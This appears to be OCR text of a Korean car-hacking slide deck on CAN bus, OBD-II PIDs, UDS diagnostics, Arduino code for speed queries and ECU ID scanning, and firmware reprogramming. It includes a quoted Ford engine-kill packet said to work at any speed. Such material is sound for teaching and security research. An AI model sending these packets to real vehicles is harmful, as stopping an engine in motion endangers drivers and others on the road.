00	0	4	PIDs supported [01 - 20]				Bit encoded [A7..D0] == [PID $01..PID $20] See below
01	1	4	Monitor status since DTCs cleared. (Includes malfunction indicator lamp (MIL) status and number of DTCs.)				Bit encoded. See below
02	2	2	Freeze DTC				
03	3	2	Fuel system status				Bit encoded. See below
04	4	1	Calculated engine load	0	100	%	$\frac{100}{255}A$ (or $\frac{A}{2.55}$)
05	5	1	Engine coolant temperature	-40	215	°C	$A - 40$
06	6	1	Short term fuel trim—Bank 1	-100 (Reduce Fuel: Too Rich)	99.2 (Add Fuel: Too Lean)	%	$\frac{100}{128}A - 100$ (or $\frac{A}{1.28} - 100$)
07	7	1	Long term fuel trim—Bank 1				
08	8	1	Short term fuel trim—Bank 2				
09	9	1	Long term fuel trim—Bank 2				
0A	10	1	Fuel pressure (gauge pressure)	0	765	kPa	$3A$
0B	11	1	Intake manifold absolute pressure	0	255	kPa	A
0C	12	2	Engine RPM	0	16,383.75	rpm	$\frac{256A + B}{4}$
0D	13	1	Vehicle speed	0	255	km/h	A
0E	14	1	Timing advance	-64	63.5	° before TDC	$\frac{A}{2} - 64$
0F	15	1	Intake air temperature	-40	215	°C	$A - 40$
10	16	2	MAF air flow rate	0	655.35	grams/sec	$\frac{256A + B}{100}$

차량의 속도 Query하기

```
#include <mcp_can.h>
#include <SPI.h>

long unsigned int rxId;
unsigned char len = 0;
unsigned char rxBuf[8];

MCP_CAN CAN0(9);                              // Set CS to pin 9

void setup()
{
  Serial.begin(115200);
  CAN0.begin(CAN_500KBPS, MCP_8MHz);                    // init can bus : baudrate = 500k
  pinMode(2, INPUT);                                    // Setting pin 2 for /INT input
}

void loop()
{
    unsigned char stmp[8] = { 0x02, 0x01, 0x0D, 0x00, 0x00, 0x00, 0x00, 0x00 };
    unsigned int speed;

    while(1){
        CAN0.sendMsgBuf(0x7DF, 0, 8, stmp);

        while(1){
            if(!digitalRead(2))  {
                CAN0.readMsgBuf(&len, rxBuf);              // Read data: len = data length, buf = data byte(s)
                rxId = CAN0.getCanId();                    // Get message ID

                if(rxId == 0x7E8 && rxBuf[2] == 0x0d) {
                    speed = rxBuf[3];
                    Serial.print("Speed : ");
                    Serial.println(speed);
                    break;
                }
            }
         }
        delay(1000);
    }
}
```

[Query]
ID : 0x7DF
Length : 0x02
Mode : 0x01
PID : 0x0D


[Response]
ID : 0x7E8
Length
Mode : 0x41
PID : 0x0D
DATA

Request 성공 vs 실패

- 성공
  - Length + (보낸 값 + 0x40) + Parameter
- 실패
  - Length + 0x7F + 실패이유 + Parameter
  - https://automotive.wiki/index.php/ISO_14229

value	responseCode	Description
0x00	positiveResponse	This response code shall not be used in a negative response message. This positiveResponse parameter value is reserved for server internal implementation.
0x01 - 0x0F	ISOSAEReserved	This range of values is reserved by this document for future definition.
0x10	generalReject	This response code indicates that the requested action has been rejected by the server. The generalReject response code shall only be implemented in the server if none of the negative response codes defined in this document meet the needs of the implementation. At no means shall this response code be a general replacement for other response codes defined.
0x11	serviceNotSupported	This response code indicates that the requested action will not be taken because the server does not support the requested service. The server shall send this response code in case the client has sent a request message with a service identifier, which is either unknown or not supported by the server. Therefore this negative response code is not shown in the list of negative response codes to be supported for a diagnostic service, because this negative response code is not applicable for supported services.

차량의 OBD-II 포트와 연결하기



PIN	DESCRIPTION	PIN	DESCRIPTION
1	Vendor Option	9	Vendor Option
2	J1850 Bus +	10	j1850 BUS
3	Vendor Option	11	Vendor Option
4	Chassis Ground	12	Vendor Option
5	Signal Ground	13	Vendor Option
6	CAN (J-2234) High	14	CAN (J-2234) Low
7	ISO 9141-2 K-Line	15	ISO 9141-2 Low
8	Vendor Option	16	Battery Power

OBD-II Connector and Pinout

DLC(Data Link Connector) – 차량쪽

OBD-II Cable

빨강(CAN H) 흰색(CAN L) 검정(GND)

OBD-II 관련 제품

- https://ko.aliexpress.com/item/2017-100-Original-New-Arrival-Xtool-U485-Eobd2-OBD2-CAN-BUS-Auto-Diagnostic-Scanner-Live-Data/32796565103.html

OBD-II 관련 제품


- http://itempage3.auction.co.kr/DetailView.aspx?ItemNo=B339256620

OBD-II 관련 제품

- ELM327 기반의 스마트폰 APP (EX. RealDash)

OBD-II 관련 제품

- http://itempage3.auction.co.kr/DetailView.aspx?ItemNo=A968350213



DTC란?

- DTC(Diagnostic Trouble Code)

- 하나의 알파벳 + 4자리 숫자로 구성 (ex. P0301)
  - 알파벳 = 어디서 문제가 발생했는지 표시
    - P - Powertrain (엔진, 미션)
    - B - Body Control Module (몸체)
    - C - Chassis (새시)
  - 4자리 숫자 = 고장의 원인 표시
  - http://www.obdiicsu.com/obd-ii-데이터-오류-코드

UDS diagnostic이란?

- Unified Diagnostic Services
- ISO 14229 표준

- OBD-II와는 또 다른 진단 기능들을 사용 가능
  - Ex> ECU Reset, Firmware 업로드/다운로드 가능

- https://en.wikipedia.org/wiki/Unified_Diagnostic_Services

UDS diagnostic

Request SID	Response SID	Service	Description
$10	$50	Diagnostic Session Control	UDS uses different operating sessions, which can be changed using the "Diagnostic Session Control". Depending on which session is active, different services are available. On start, the control unit is by default in the "Default Session". Other sessions are defined, but are not required to be implemented depending on the type of device: • "Programming Session" used to upload software. • "Extended Diagnostic Session" used to unlock additional diagnostic functions, such as the adjustment of sensors. • "Safety system diagnostic session" used to test all safety-critical diagnostic functions, such as airbag tests. In addition, there are reserved session identifiers that can be defined for vehicle manufacturers and vehicle suppliers specific use.
$11	$51	ECU Reset	The service "ECU reset" is used to restart the control unit (ECU). Depending on the control unit hardware and implementation, different forms of reset can be used: • "Hard Reset" simulates a shutdown of the power supply. • "key off on Reset" simulates the drain and turn on the ignition with the key. • "Soft Reset" allows initialization of certain program units and their storage structures. Again, there are reserved values that can be defined for vehicle manufacturers and vehicle suppliers specific use.
$27	$67	Security Access	Security check is available to enable the most security-critical services. For this purpose a "Seed" is generated and sent to the client by the control unit. From this "Seed" the client has to compute a "Key" and send it back to the control unit to unlock the security-critical services.

Upload / Download	$34	$74	Request Download	Downloading new software or other data into the control unit is introduced using the "Request Download". Here, the location and size of the data is specified. In turn, the controller specifies how large the data packets can be.
	$35	$75	Request Upload	The service "request upload" is almost identical to the service "Request Download". With this service, the software from the control unit is transferred to the tester. The location and size must be specified. Again, the size of the data blocks are specified by the tester.
	$36	$76	Transfer Data	For the actual transmission of data, the service "Transfer Data" is used. This service is used for both uploading and downloading data. The transfer direction is notified in advance by the service "Request Download" or "Upload Request". This service should try to send packets at maximum length, as specified in previous services. If the data set is larger than the maximum, the "Transfer Data" service must be used several times in succession until all data has arrived.
	$37	$77	Request Transfer Exit	A data transmission can be 'completed' when using the "Transfer Exit" service. This service is used for comparison between the control unit and the tester. When it is running, a control unit can answer negatively on this request to stop a data transfer request. This will be used when the amount of data (set in "Request Download" or "Upload Request") has not been transferred.
	$38	$78	Request File Transfer	This service is used to initiate a file download from the client to the server or upload from the server to the client. Additionally information about the file system are available by this service.

CAN Packet 훔치기

UDS Scanning


```
...
// Diagnostic Session Control Packet(0x10)
unsigned char stmp[8] = { 0x02, 0x10, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00 };
...
 for(id=0x780; id<0x800; id++)
  {
    // CAN 패킷 전송
    CAN0.sendMsgBuf(id, 0, 8, stmp);
...
    CAN0.readMsgBuf(&len, rxBuf);              // Read data: len = data
    rxId = CAN0.getCanId();                    // Get message ID

    // ID가 id+8이라면 탐지
    if(rxId == (id+8))
    {
...
```

UDS Scanning

- 실제 차량(올뉴 모닝)에 대한 Scanning 결과

```
can init ok!!
Time: 11
scanning id... 0x0780
scanning id... 0x0790
scanning id... 0x07a0
scanning id... 0x07b0
scanning id... 0x07c0
scanning id... 0x07d0
Request ID: 7D1, Response ID: 7D9 - 03 7F 10 12 00 00 00 00
Request ID: 7D2, Response ID: 7DA - 02 50 01 00 00 00 00 00
Request ID: 7D4, Response ID: 7DC - 03 7F 10 12 00 00 00 00
scanning id... 0x07e0
Request ID: 7E0, Response ID: 7E8 - 03 7F 10 12 55 55 55 55
Request ID: 7E1, Response ID: 7E9 - 03 7F 10 12 00 00 00 00
scanning id... 0x07f0
Request ID: 7F1, Response ID: 7F9 - 02 50 01 00 00 00 00 00
Scanning Finished
```

Ex> 7E0 = PCM(ECM)




e Configuration and Parameter Chart


Module	Module Address	Requires PMI	Reprogram/ Flash Capable	Requires Adaptive Learning or Calibration	Available Programmable Parameters
ABS module	760	Yes	Yes	No	None
Accessory Protocol Interface Module (APIM)	7D0	Yes	Yes	No	None
Audio Control Module (ACM)	727	Yes	Yes	No	• External Satellite Digital Audio Receiver System (SDARS) module
Body Control Module B (BCM-B)	7B7	Yes	Yes	No	None
Front Controls Interface Module (FCIM)	7A7	No	Yes	No	None
Front Display Interface Module (FDIM)	7A6	Yes	Yes	No	None
Global Positioning System Module (GPSM)	701	No	Yes	No	None
HVAC module	733	No	Yes	No	None
Instrument Panel Cluster (IPC)	720	Yes	Yes	No	• Default language
Occupant Classification System Module (OCSM)	765	No	Yes	• Seat weight sensor re-zero	None
PCM	7E0	Yes	Yes	• Adaptive airflow • Idle speed • Refueling event • Fuel trim	• Axle ratio • Speed control • Tire size
Power Steering Control Module (PSCM)	730	Yes	Yes	No	None
Restraints Control Module (RCM)	737	Yes	Yes	• Seat weight sensor re-zero	• Emergency call (eCall) present
Smart Junction Box (SJB)	726	Yes	Yes	No	• Locking light feedback • Remote panic • Security horn al

http://juchems.com/ServiceManuals/viewfile3f27.pdf?dir=1029&viewfile=Module%20Configuration.pdf%5D

Security Access

- Request Security Access (Step1)
  - 0x02 0x27 0x01
- Response : Random SEED (Challenge Value)
  - Controller와 Tester가 서로 같은 암호화 Key를 가지고 있어야 함
  - 이 Random SEED를 암호화하여 다시 Controller로 전송 (맞을 시 인증 성공)





UDS + Kill Engine

- RoutineControl을 통해 강제 엔진 정지 가능

Kill Engine – Ford

Engines are actually pretty sensitive beasts. Give them too much or too little gas / air and they won't work. The Ford has a particular RoutineControl 4044 that kills the engine. The packet in question looks like:

```
IDH: 07, IDL: E0, Len: 08, Data: 05 31 01 40 44 FF 00 00
```

The parameter seems to be some kind of bit-field on which cylinder to kill. Sending FF kills them all. By continuously sending this packet you will kill the engine and it won't start up again until you stop sending the packet. See video ford-kill-engine.mov. In fact, even after stopping sending the packet, the engine is still in a pretty bad state for a while. See video ford-kill-bad-state.mov.

For this attack, you don't need to establish a diagnostic session and it works at any speed.

Firmware Re-Programming

- 세션 생성
  - DiagnosticSessionControl
- 권한 요청
  - SecurityAccess
- Programming 요청
  - RequestDownload
- Data 전송
  - TransferData
- Data 전송 종료
  - RequestTransferExit

Length 정보 분석하기


0x7E0	03	AA	BB	CC	00	00

- ISO-TP 표준 : CAN bus packet에서의 length 값 해석 규약

- 0 - Single Frame
  - 단일 패킷, 다음 4비트를 length로 해석
- 1 - First Frame
  - 멀티 패킷의 첫 패킷, 다음 12비트를 length로 해석
- 2 - Consecutive Frame
  - 멀티 패킷의 나머지 패킷, 다음 4비트를 offset으로 해석
- 3 - Flow Control Frame
  - First Frame Packet에 대한 acknowledgement

```
can0 7E0#10FF36C000000004
can0 7E8#3000005555555555
can0 7E0#217F000000000280
can0 7E0#22007F0080000000
can0 7E0#2300000000000000
can0 7E0#243145434B443531
can0 7E0#254C303300000000
can0 7E0#2600000000010000
can0 7E0#270043174F26C004
can0 7E0#28020000000080FF
```

Multi Packet Example




자동차로 가즈아! (2차)

- 라즈베리파이3 + CAN 통신
- OBD-II 진단 장비 사용해 보기
- 차량의 Speed Query하기
- DIY LED Strip 감상하기
- UDS Scanning 하기

차량 내 네트워크의 종류

- 용도, 전송 속도에 따라 서로 독립적인 네트워크 사용



클래스	용도	프로토콜	속도
A Class	편의 기능, 고급 기능 - 거울 조정, 썬루프 등	LIN	20kbps 이하
B Class	일반적인 정보들 - 파워 윈도우, 좌석 조절	LS(Low Speed) CAN	10~125kbps
C Class	실시간 제어 정보들 - 엔진, 변속, ABS	HS(High Speed) CAN	125~1Mbps
D Class	멀티미디어 정보 - 디지털 TV, 인터넷	MOST, FlexRay Ethernet	1Mbps 이상

전장회로도 GSW

- GSW (global service way)
- 정비매뉴얼, 회로도, 코드별 진단가이드 등 제공
- 현대
  - https://gsw.hyundai.com
- 기아
  - https://gsw.kia.com

전장회로도 GSW

gsw.kia.com/manualV2/cnts/view/ETM?listSelect=1 - Chrome

안전함 | https://gsw.kia.com/manualV2/cnts/view/ETM?listSelect=1

매뉴얼 > 전장회로도


전장회로도 | 승용 | 모닝(TA) | 2012 | G 1.0 DOHC

- G 1.0 DOHC
  - 구성 부품 위치도
    - 회로도
  - 일반사항
    - 회로도 보는 방법
      - 개요 및 작동원리
    - 회로도내 기호
      - 개요 및 작동원리
    - 고장 진단법
  - 커넥터 정보
    - 메인 하네스
      - 회로도
    - 프런트 하네스
    - 배터리 하네스
    - 플로워 하네스
    - 도어 하네스
    - 루프 하네스
    - 테일게이트 하네스
    - 백 워닝 시스템 (BWS) 하네스
    - 리어 디포거 하네스
    - 실내 정션 박스
    - 엔진 룸 정션 박스
    - 조인트 커넥터
    - 하네스 연결 커넥터
  - 하네스 위치도
  - 회로도

2012 > G 1.0 DOHC > G 1.0 DOHC > 커넥터 정보 > 메인 하네스 > 회로도

